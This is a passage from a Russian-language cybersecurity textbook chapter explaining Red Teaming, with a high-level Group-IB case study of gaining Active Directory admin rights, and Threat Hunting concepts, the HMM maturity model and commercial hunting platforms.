


Рис. 7.2. Сравнение целей и результатов исследований, схожих с Red Teaming

Иногда исследование в формате Red Teaming разделяют на несколько последовательных стадий. Для повышения эффективности некоторые действия внутри основных стадий могут начинаться раньше или выполняться параллельно с другими с учетом ограниченного времени. Поэтому на практике Red Teaming процесс не является такой уж четкой линейной последовательностью шагов.

На рис. 7.3 показаны основные стадии работ экспертов компании Group-IB:

1. подготовительная стадия;
2. стадия проведения Red Teaming;
3. заключительная стадия.




Рис. 7.3. Основные стадии Red Teaming работ

Непосредственными сторонами, обычно участвующими в процессе Red Teaming компании Group-IB, являются:

- белая команда — ответственный менеджер, нужные представители бизнес-подразделений Заказчика и необходимое количество экспертов по безопасности, которые будут знать о проведении работ;
- синяя команда — служба безопасности Заказчика по обнаружению и реагированию на инциденты информационной безопасности;
- красная команда — ответственный менеджер и эксперты, имитирующие целевые атаки.

Для имитации атак на установленную цель эксперты Group-IB пользуются проверенной методологией, которая включает мировые практики и адаптируется под конкретного Заказчика, чтобы учитывать особенности деятельности организации и не нарушать непрерывность критичных бизнес-процессов.

Жизненный цикл тестирования в формате Red Teaming проходит по модели The Cyber Kill Chain и имеет следующие обобщенные шаги: разведка, вооружение, доставка, эксплуатация, инсталляция, получение управления и выполнение действий в отношении цели.

Рассмотрим в качестве примера результаты одной из рутинных работ по редтаймингу, о которой сообщалось на интернет-форумах. Заказчиком тогда выступала группа компаний в сегменте производства.

Цель — получение административного доступа к контроллеру домена Active Directory в штаб-квартире тестируемой компании.

В ходе работ было установлено, что Заказчик использует многофакторную аутентификацию (смарт-карты) для всех типов доступа в штаб-квартире, включая удаленные и внешние веб-службы. Применение социальной инженерии запрещено.

Эксперты Group-IB провели тщательную разведку и установили, что штаб-квартира приобрела 14 компаний и проводила их реорганизацию в свои филиалы во время проведения Red Teaming операций. Команде Red Team удалось получить

разрешение на проведение атаки на все компании группы. Далее была «взломана» дочерняя компания со слабой защитой, в том числе контроллеры домена branch1.domain.com, и обнаружен VPN между локальными сетями подразделений (site-to-site full-mesh VPN).



Рис. 7.4. Методика исследований красной команды компании Group-IB

Заказчик имел наполовину построенный лес доменов Active Directory для всех филиалов, но он не смог хорошо укрепить внешнюю сеть (см. рис. ниже).

Подключение к сети было хорошо защищено. Механизмы доверия между доменами леса Active Directory не работали для контроллеров на домене branch1.domain.com. Атаку удалось распространить на branch2.domain.com, получив там права администратора домена.

Первоначальная попытка «взлома» Active Directory показана на рис. 7.6.




Рис. 7.5. Обобщенная инфраструктура тестируемой промышленной компании




Рис. 7.6. Схема первой попытки «взлома» проверяемой компании

Применяя атаку Kerberos «golden ticket», Red Team обошла защиту с помощью смарт-карт на «низком уровне» за счет особенностей реализации самого протокола Kerberos. Эксплуатируя механизм доверия между доменами Active Directory, команде удалось получить администраторские права в головном офисе.

Схема получения доступа к Active Directory в головном офисе показана на рис. 7.7.

Таким образом контроллеры домена в штаб-квартире были «взломаны» и опытные эксперты Group-IB достигли требуемой цели этого Red Teaming проекта. Эксперты Group-IB на своих семинарах постоянно подчеркивают, что проводя Red Teaming и практикуя реагирование на контролируемые атаки, внутренняя команда безопасности любой такой компании может существенно улучшить свои навыки по обнаружению ранее незамеченных угроз, чтобы остановить реальных злоумышленников на ранних стадиях атаки и предотвратить материальный и репутационный ущерб для бизнеса. Также в рамках обучения они рекомендуют проведение дополнительных мероприятий по совместному воспроизведению атак и противодействию им.




Рис. 7.7. Схема получения доступа к Active Directory

Тестирование в формате Red Teaming дает организации представление о сильных и слабых сторонах кибербезопасности, а также позволяет определить план улучшений в этой области для непрерывности бизнес-процессов и защиты ценных данных.

Добавив Red Teaming в часть стратегии по безопасности, любая компания может оценивать «улучшения» в безопасности с течением времени. Полученные результаты можно затем использовать для технико-экономического обоснования дополнительных проектов по информационной безопасности и внедрения необходимых дополнительных технических средств защиты.

7.3. Охота за угрозами как «проактивный метод» киберзащиты

7.3.1. Общая характеристика подхода *TheatHunting*

В качестве введения в этот раздел необходимо определиться с рядом терминов и определений. Прежде всего, это касается терминов «пассивная защита», «активная защита», «проактивная защита». Так, например, межсетевой экран является классическим средством «пассивной защиты» от киберугроз. Термин «активная защита», «проактивная защита» «реактивное управление» были заимствованы из психологии, поскольку наиболее полно описывали соответствующие механизмы реагирования и управления.

Так, реактивное управление объектом – реакция с задержкой по отношению к моменту рационального начала действия. Реактивное поведение любого биологического или технического объекта обычно является последовательно-последовательным. Фактическая реакция объекта не начинается до тех пор, пока не будут опробованы (просчитаны) все возможные оперативные варианты действий, причем

в рамках каждого класса реакций конкретные меры опробуются последовательно. Поведение объекта в этом случае представляет собой зависящий от прошлого опыта «процесс проб и ошибок».

Сегодня перед руководителями промышленных и бизнес-структур встает задача — достаточно ли набора классических средств защиты информации — межсетевого экрана, антивирусного программного обеспечения, системы обнаружения вторжений — для борьбы с ними? Ответ на этот вопрос неоднозначен и, как правило, зависит от степени зрелости системы защиты, а также от списка угроз, особо опасных для конкретной организации. Тем не менее когда вышеупомянутого набора средств оказывается недостаточно или если риски упустить угрозу становятся слишком высокими, противодействие угрозам переходит в стадию применения активных и проактивных методов и приемов. Одним из способов такой защиты является Threat Hunting — процесс эвристического поиска и обнаружения вредоносной активности.

Что такое Threat Hunting (в дословном переводе с английского языка — «охота за угрозами»)? Это общее название процессов, сущность которых заключается в непрерывном поиске и устранении угроз, могущих обойти существующие решения безопасности. Главная цель — выявить признаки как ранее известных, так и неизвестных атак на ранних этапах, до нанесения ущерба организации.

Threat Hunting представляет серьезную задачу для специалистов по кибербезопасности, требует знания и понимания ИТ-инфраструктуры защищаемой организации, практического опыта и хорошей интуиции.

Концепция Threat Hunting основана на деятельности обороняющихся, и это позволяет относить ее к числу *проактивных* способов борьбы с угрозами. Напомним, что *ретроактивные* средства (межсетевые экраны, IDS, SIEM) используют сигнатуры для определения атаки или базируются на уже фактически собранном материале, так что система защиты всегда строится по принципу «ты мне воздействие — я тебе реакцию», и специалист по кибербезопасности узнает об угрозе уже после того, как злоумышленник начнет ее эксплуатировать. В этом случае избавиться от проблемы, очевидно, сложнее.

Проактивный поиск угроз начинается с того, что «киберохотник» формулирует свою гипотезу — предположение о том, что произошел некий факт компрометации. Затем эта гипотеза должна быть проверена, и тогда нарушение политики безопасности окажется подтверждено или опровергнуто. От искусства формирования гипотезы во многом будет зависеть успешность и эффективность всего процесса Threat Hunting. В конце концов, предположения могут быть совершенно различными: «наш кулер взломали и крадут через него данные» — это совсем не то, что «злоумышленник продвигается по ИТ-инфраструктуре с использованием утилиты PsExec».

Как аналитик формулирует эти гипотезы? В первую очередь исходя из своих наблюдений. Например — может быть отмечена некоторая «странность» в сетевом трафике, похожая на аномалию, или появление маркеров и процессов, не обоснованных «штатным» функционированием ИТ-инфраструктуры. В любом случае это — события, которые автоматика может воспринять как «шум», и только опыт аналитика позволит обратить на них внимание.



Также важной чертой гипотез является их *проверяемость*: предположения, которые невозможно проверить, не имеют смысла.

Итак, что же нужно для внедрения в организации метода Threat Hunting? Во-первых, собираемые данные. Чем больше данных собирается, тем больше появляется возможностей обнаружить угрозы. Во-вторых, инструменты, используемые для анализа данных. И, наконец, навыки аналитиков. Именно эти компоненты лежат в основе так называемой *модели зрелости Threat Hunting* (Hunting Maturity Model, НММ), выделяющей 5 уровней готовности организации осуществлять проактивный поиск угроз. Данная модель была предложена в 2015 году Дэвидом Бьянко (David Bianco), киберохотником и архитектором кибербезопасности компании Sqrrl (одной из самых первых организаций, начавших разработку коммерческих продуктов на основе Threat Hunting).

На уровне зрелости **НММ0 (начальный)** защита организации полагается на автоматические срабатывания развернутых средств защиты информации, а деятельность специалиста по кибербезопасности сводится к разбору этих срабатываний. Также собирается лишь минимум необходимой информации от ИТ-инфраструктуры. На данном уровне компания не может эффективно вести проактивный поиск угроз.

Находящаяся на уровне **НММ1 (минимальный)** организация также полагается на срабатывания системы безопасности, но при этом ведется статистика и регулярно собираются различные данные от ИТ-источников, а также дополнительно используются данные киберразведки (Threat Intelligence). Сбор дополнительных сведений обеспечивает аналитикам возможность отследить возникновение угрозы и выявить характерные изменения в данных, поступающих от инфраструктуры. Также здесь, как правило, выполняется поиск в ретроспективе.

Уровень **НММ2 (процедурный)** характеризуется наличием стандартных сценариев для всякой проверки, инициируемой аналитиком. Один из примеров — обнаружение вредоносных программ после анализа списка автозагрузки на всех хостах сети. Организации данного уровня могут пользоваться готовыми процедурами, повторяя их с незначительными изменениями, однако пока еще неспособны создавать свои. При этом процедуры выполняются от случая к случаю, без каких-либо жестко заданных требований к периодичности. Впрочем, компании обычно подстраховываются и обеспечивают постоянный сбор данных от как можно большего количества источников в сети предприятия.

У организации, находящейся на уровне **НММ3 (инновационный)**, имеется несколько штатных киберохотников, которые владеют различными технологиями анализа (от простой статистики до больших данных и машинного обучения), работают со сведениями из разных источников и умеют применять опыт и знания для определения вредоносной активности. Организация сама может создавать процедуры анализа и проверки гипотез, документировать их и вводить в эксплуатацию на регулярной основе.

На высшем уровне **НММ4 (передовой)** компания способна автоматизировать процесс охоты на угрозы. При этом процессы регулярно повторяются и модифицируются в зависимости от изменений в инфраструктуре. Основное направление усилий — создание потока непрерывных проверок гипотез, что приводит к постоянному улучшению защиты организации в целом.




Рис. 7.8. Модель зрелости HMM




Рис. 7.9. Статистика инструментов, используемых для проактивного поиска угроз (из отчета SANS 2018 Threat Hunting Survey Results)

Главный вывод из описанной модели заключается в том, что проактивный поиск угроз — это не разовая процедура, а процесс. Чтобы преуспеть в нем, организациям нужно пытаться максимально увеличить сбор данных, эффективно анализировать их и соответствующим образом использовать навыки своих специалистов. При этом инструменты для проактивного поиска угроз должны позволять автоматизировать повторяющиеся действия персонала, а также привлекать внимание аналитиков к приоритетным направлениям поиска угроз с помощью машинного обучения.

SANS приводила интересную статистику в отчете о результатах исследования Threat Hunting за 2018 год (SANS 2018 Threat Hunting Survey Results). Оказывается, большинство опрошенных организаций (90%) использовали для проактивного поиска вредоносных агентов уже имеющиеся в инфраструктуре средства защиты информации — например, продукты для мониторинга событий безопасности, системы обнаружения/предотвращения вторжений, EDR-решения (защита конечных точек от сложных угроз) и прочие. Многие (62%) из организаций, участвовавших в опросе, разрабатывали собственные инструменты для поиска угроз с использованием скриптов PowerShell, Windows Management Instrumentation (WMI) и других возможностей. Также исследователи выяснили, что решения с открытым исходным кодом применялись чаще, чем коммерческие платформы для киберохоты (48% против 33%). Таким образом, на момент 2018 г. специализированные инструменты в целом и платные продукты в частности отнюдь не лидировали в своем сегменте.

7.3.2. Основные игроки на рынке Threat Hunting

Инструменты для проактивного поиска угроз весьма разнообразны, и специализированных коммерческих платформ среди них относительно мало; поэтому в отдельный сегмент рынка они пока не выделяются. В начале 2020 г. количество предложений на рынке сократилось. Многие решения, появившиеся на волне

популярности Threat Hunting в виде стартапов, были поглощены крупными производителями средств защиты информации, которые планируют интегрировать инструменты проактивного поиска угроз в свои продукты.

Так, разработка основанной в 2011 году компании Cyphort, Advanced Threat Protection Solution была куплена в 2017 году известным американским производителем телекоммуникационного оборудования Juniper Networks с целью интегрирования в линейку продуктов Sky Advanced Threat Protection (ATP). При этом решение Cyphort обладало такими возможностями, как обнаружение сложных угроз и угроз нулевого дня, а также отличалось сочетанием применяемых технологий в виде поведенческого анализа, машинного обучения и долгосрочного анализа данных от средств защиты.

В 2018 году компания VMware приобрела основанную пятью годами ранее фирму E8 Security, чьим основным продуктом являлась Threat Hunting-платформа E8 Security Fusion. VMware намерена интегрировать купленную платформу в свое решение Workspace ONE, цифровую рабочую область, с целью предоставить пользователям возможность поиска угроз на основе поведенческого анализа и агрегирования данных.

Тогда же стартап Sqrrl, основанный в 2012 году и считавшийся лидером среди поставщиков платформ Threat Hunting, был приобретен гигантом Amazon Web Services. Первоначально платформа Sqrrl Enterprise разрабатывалась как инструмент анализа больших данных на основе проекта Apache Accumulo. В продукте были предусмотрены возможности поведенческого анализа, машинного обучения, оценки рисков и интеграции с SIEM-системами (например, IBM QRadar SIEM). Ключевой отличительной особенностью платформы являлась визуализация данных.

Аналогичным образом другая телекоммуникационная компания Verizon Communications выкупила в 2018 году автономную систему для Threat Hunting — Niddel Magnet (корпорация Niddel была основана в 2014 году). Теперь решение функционирует в рамках системы Verizon Autonomous Threat Hunting. Основной акцент в ней сделан на поиске маркеров компрометации и приемов, свойственных хакерам, с возможностью машинного обучения.

Одним из перспективных направлений развития подхода Threat Hunting является его применение в оперативных центрах безопасности (Security Operation Center, SOC). По версии Gartner, одним из перспективных трендов станет фокусировка SOC на возможностях обнаружения угроз и реагирования на них. К 2022 году 50% существующих SOC трансформируются в высокотехнологичные центры с возможностями киберразведки (Threat Intelligence) и киберохоты. Это лишний раз подчеркивает, что технологии SOC, Threat Intelligence и Threat Hunting имеют общую тенденцию к наращиванию масштабов и росту потребительского спроса. По некоторым оценкам, на момент выхода книги 14% персонала SOC тратят 22% времени на эвристическую работу с угрозами.

Согласно результатам исследования SANS Institute, инвестиции в область Threat Hunting постепенно растут. Так, более половины (55%) респондентов планируют увеличить финансовые вложения в специалистов по киберохоте, а 65% участников исследования намерены больше инвестировать в инструменты для проактивного поиска угроз.

7.3.3. Стандартные инструменты для организации проактивного поиска

В роли подобных инструментов могут выступать классические средства защиты: SIEM-системы (например, от IBM, LogRhythm, Splunk), EDR (скажем, от Carbon Black, CrowdStrike, Symantec, «Лаборатории Касперского», Cisco), сетевые решения (в частности, от Darktrace, Group-IB, Positive Technologies, Cisco), а также платформы Threat Intelligence (ThreatConnect, Anomali). Поскольку они выделяются в отдельные сегменты рынка, в данном разделе мы их не рассматриваем.

Инструмент для Threat Hunting обычно представляет собой единое решение с возможностями автоматизации, которое позволяет аналитикам более эффективно и результативно проводить поиск угроз. Ключевые составляющие платформы Threat Hunting:

1. **Сбор данных.** Сведения извлекаются из как можно большего количества источников:
 - информация от конечных устройств (например, о запускаемых процессах или о хранимых файлах);
 - данные уровня сети (о сетевых соединениях между узлами, о работе прокси- и DNS-серверов, межсетевых экранов, сетевых устройств и т.п.);
 - факты срабатывания правил SIEM и IDS, данные Threat Intelligence, а также информация о критичных активах организации.
2. **Аналитика.** Она может варьироваться от простой статистики и стандартных отклонений до поведенческого анализа (User and Entity Behavioral Analytics, UEBA) на основе машинного обучения.
3. **Исследование.** Собранные данные изучаются как с помощью текстовых запросов, так и визуально, посредством графов и информационных панелей.
4. **Инструменты для автоматизации и совместной работы аналитиков.**

В работе [3] рассмотрены подробнее различные коммерческие и некоммерческие решения такого рода.

Коммерческие платформы Threat Hunting

Infocyte HUNT

Компания Infocyte (США) представляет платформу HUNT, которая отличается высокой скоростью работы, а также возможностью интеграции вне зависимости от того, каков состав корпоративной системы киберзащиты. Так, при развертывании платформы в облаке скорость инспектирования составляет около 5000 узлов в час; заявлена скорость, в 10 раз превышающая показатели аналогичных систем, основанных на сборе журналов и протоколов.

Infocyte HUNT обладает следующими возможностями.

- Выявление артефактов, в том числе в ретроспективных данных, а также индикаторов компрометации, аномалий и подозрительной активности (например, подмен DLL, сторожевых таймеров и запланированных задач, попыток отключения антивируса или осуществления удаленного доступа).
- Анализ памяти процессов: так, можно вести операции киберрасследования (forensics) напрямую в оперативной памяти работающей машины, а также изучать активные процессы и сетевые соединения.




Рис. 7.10. Интерфейс платформы Infocyte HUNT

- Инвентаризация активов и приложений в инфраструктуре компании, посредством чего возможно обнаруживать несанкционированные устройства в сети, а также выявлять уязвимые системы и программное обеспечение.
- Проактивный поиск угроз снабжен искусственным интеллектом, позволяющим аналитикам работать с конечными точками фактически напрямую, без анализа журналов и протоколов.
- Возможность валидации срабатываний SIEM-системы через API, чтобы специалисты тратили меньше времени на анализ не критичных событий.
- Применение данных киберразведки.

Infocyte HUNT сочетает *безагентный* (на основе сканера) и *агентный* подходы для непрерывного мониторинга и поиска угроз. Она поддерживает множество Windows- и Linux-платформ, а также может быть развернута не только в облаке, но и непосредственно в организации (хотя при этом основное программное ядро все равно будет работать из облачной среды). Подробнее с продуктом можно ознакомиться на сайте разработчика.




Рис. 7.11. Интерфейс платформы M4 Cyber Threat Hunting Platform

M4 Cyber Threat Hunting Platform

Еще одна компания из США Mantix4 предлагает продукт M4 Cyber Threat Hunting Platform. Платформа является безагентным решением и может быть приобретена как сервис (Threat Hunting-as-a-Service, THaaS) или в виде партнерской программы по управлению службами безопасности. Данное решение ориентировано как на организации, так и на SOC.

Продукт отличается быстрым развертыванием, сенсоры устанавливаются за считанные минуты, и затем в течение 24 часов активно собирается информация о входящем и исходящем трафике. Платформа предоставляет возможности сканирования сети, поведенческого анализа и сбора данных для расследований на конечных точках. Аналитик может проводить поиск угроз, анализировать текущее состояние сети и нейтрализовывать потенциальные проблемы.

В случае использования M4 Cyber Threat Hunting как сервиса платформа размещается в облаке. При этом предоставляются сопутствующие услуги, такие как анализ угроз, постоянный профессиональный мониторинг, коучинг и формирование отчетов для технических специалистов либо руководства. Подробнее с платформой можно ознакомиться на сайте производителя.

Cisco Threat Response

